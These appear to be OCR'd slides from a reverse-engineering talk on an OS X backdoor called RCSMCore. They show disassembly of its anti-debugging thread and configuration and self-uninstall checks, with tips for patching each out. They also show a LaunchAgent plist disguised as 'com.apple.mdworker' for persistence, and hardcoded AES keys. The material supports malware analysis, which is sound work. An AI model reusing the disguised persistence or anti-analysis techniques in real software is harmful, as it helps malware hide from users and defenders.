
- Anti-debug measure #1.
- A dormant thread that checks for debugger presence and exits if present.
- Sysctl anti-debugging (Technote QA1361).
- Easy to bypass, just remove call to new thread.

Debugging tips & tricks

- Advance EIP or just NOP that call.




```
:00004B0D      mov     eax, ds:(cls_aNsthread - 4792h)[esi] ; class: "NSThread"
:00004B13      mov     ecx, ds:(msg_aDetachnewthrea - 4792h)[esi] ; message:
:00004B13                                      ; "detachNewThreadSelector:toTarget:withObject:"
:00004B19      mov     edx, ds:(msg_aXfrth - 4792h)[esi] ; message: "xfrth"
:00004B1F      mov     [esp+0Ch], ebx
:00004B23      mov     [esp+8], edx            ; "xfrth"
:00004B23                                      ; 0xF2B9
:00004B27      mov     [esp+4], ecx
:00004B2B      mov     [esp], eax
:00004B2E      mov     dword ptr [esp+10h], 0
:00004B36      call    _objc_msgSend           ; detachNewThreadSelector:toTarget:withObject:
:00004B36                                      ; Detaches a new thread and uses the specified selector
:00004B36                                      ; as the thread entry point.
```



```
0000F2E2
0000F2E2 loc_F2E2:                                ; CODE XREF: -[RCSMCore xfrth]+9D↓j
0000F2E2         test    [ebp+var_1F7], 8
0000F2E9         jnz     loc_F388
0000F2EF         mov     dword ptr [esp], 0C350h
0000F2F6         call    _usleep$UNIX2003
0000F2FB
0000F2FB loc_F2FB:                                ; CODE XREF: -[RCSMCore xfrth]+27↑j
0000F2FB         mov     dword ptr [ebp-1F8h], 0
0000F305         mov     [ebp+var_1C], 1
0000F30C         mov     [ebp+var_18], 0Eh
0000F313         mov     [ebp+var_14], 1
0000F31A         call    _getpid
0000F31F         mov     [ebp+var_10], eax
0000F322         mov     [ebp+var_20C], 1ECh
0000F32C         mov     [esp+0Ch], esi           ; size_t *
0000F330         mov     [esp+8], edi             ; void *
0000F334         mov     [esp], ebx               ; int *
0000F337         mov     dword ptr [esp+14h], 0   ; size_t
0000F33F         mov     dword ptr [esp+10h], 0   ; void *
0000F347         mov     dword ptr [esp+4], 4     ; u_int
0000F34F         call    _sysctl
0000F354         test    eax, eax
0000F356         jz      short loc_F2E2
0000F358         mov     esi, [ebp+var_210]
0000F35E         lea     edi, loc_3000B[esi]
0000F364         mov     [esp+0Ch], edi           ; char *
0000F368         lea     edi, [esi+2FFD0h]
0000F36E         mov     [esp+4], edi             ; char *
0000F372         lea     esi, [esi+2FFBEh]
0000F378         mov     [esp], esi               ; char *
0000F37B         mov     dword ptr [esp+8], 1099h ; int
0000F383         call    ___assert_rtn
0000F388
0000F388 loc_F388:                                ; CODE XREF: -[RCSMCore xfrth]+30↑j
0000F388         mov     dword ptr [esp], 0FFFFFFFFh ; int
0000F38F         call    _exit
```

Debugging tips & tricks


- Anti-debugging #2.
- If you want to debug the backdoor module isolated…
- You need to patch a check for configuration.



```
:00018DD1          mov     ecx, ds:(msg_aLoadconfigurat - 18D9Dh)[esi] ; message: "loadConfiguration"
:00018DD7          mov     [esp+4], ecx
:00018DDB          mov     [esp], eax
:00018DDE          call    _objc_msgSend
:00018DE3          cmp     al, 1
:00018DE5          jnz     short loc_18E48           ; config successfully loaded?
:00018DE5                                            ; call exit(-1) if not
```

Debugging tips & tricks

- Anti-debugging #3.
- Patch to avoid self-uninstall.
- Later on, why this happens.




```
:000140E0          call    _objc_msgSend
:000140E5          test    eax, eax
:000140E7          jnz     loc_14226                    ; always jump to avoid uninstall
```

PERSISTENT THREAT

Lame Persistent Threat


- Creates a LaunchAgent for logged in user.
- Named com.apple.mdworker.
- Maybe create a more credible intermediate stub that forks and calls the main backdoor?
- Too easy to detect…

Lame Persistent Threat



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.apple.mdworker</string>
    <key>LimitLoadToSessionType</key>
    <string>Aqua</string>
    <key>OnDemand</key>
    <false/>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/reverser/Library/Preferences/OvzD7xFr.app/8oTHYMCj.XIl</string>
    </array>
    <key>StandardErrorPath</key>
    <string>/Users/reverser/Library/Preferences/OvzD7xFr.app/ji33</string>
    <key>StandardOutPath</key>
    <string>/Users/reverser/Library/Preferences/OvzD7xFr.app/ji34</string>
</dict>
</plist>
```

Lame Persistent Threat




```
:00008F0A         push    ebp
:00008F0B         mov     ebp, esp
:00008F0D         push    esi
:00008F0E         sub     esp, 14h
:00008F11         call    $+5
:00008F16         pop     eax
:00008F17         mov     ecx, ds:(_gUtil_ptr - 8F16h)[eax]
:00008F1D         mov     ecx, [ecx]
:00008F1F         mov     edx, ds:(_gBackdoorName_ptr - 8F16h)[eax]
:00008F25         mov     edx, [edx]
:00008F27         mov     esi, ds:(msg_aCreatelaunchag - 8F16h)[eax] ; message: "createLaunchAgentPlist:forBinary:"
:00008F2D         mov     [esp+0Ch], edx
:00008F31         lea     eax, (cfs_aCom_apple_md_3.isa - 8F16h)[eax] ; "com.apple.mdworker"
:00008F37         mov     [esp+8], eax
:00008F3B         mov     [esp+4], esi
:00008F3F         mov     [esp], ecx
:00008F42         call    _objc_msgSend
:00008F47         movsx   eax, al
:00008F4A         add     esp, 14h
:00008F4D         pop     esi
:00008F4E         pop     ebp
:00008F4F         retn
:00008F4F __RCSMCore_makeBackdoorResident_ endp
```

Encryption keys


Encryption keys

- There are at least three encryption keys.
- Two hardcoded for log and configuration.
- The session key dynamically negotiated with the server.
- C&C traffic over HTTP.


Encryption keys



```
:00045500             public _gLogAesKey
:00045500 _gLogAesKey dd 2E76FDDCh                  ; DATA XREF: __nl_symbol_ptr:_gLogAesKey_ptr↑o
:00045504             dd 0E379AD7h
:00045508             dd 828ED938h
:0004550C             dd 0A4DB2917h
```



```
:00045530             public _gConfAesKey
:00045530 _gConfAesKey dd 0B272C976h                ; DATA XREF: __nl_symbol_ptr:_gConfAesKey_ptr↑o
:00045534             dd 0C583B7F7h
:00045538             dd 85D23BADh
:0004553C             dd 2C889690h
```




```
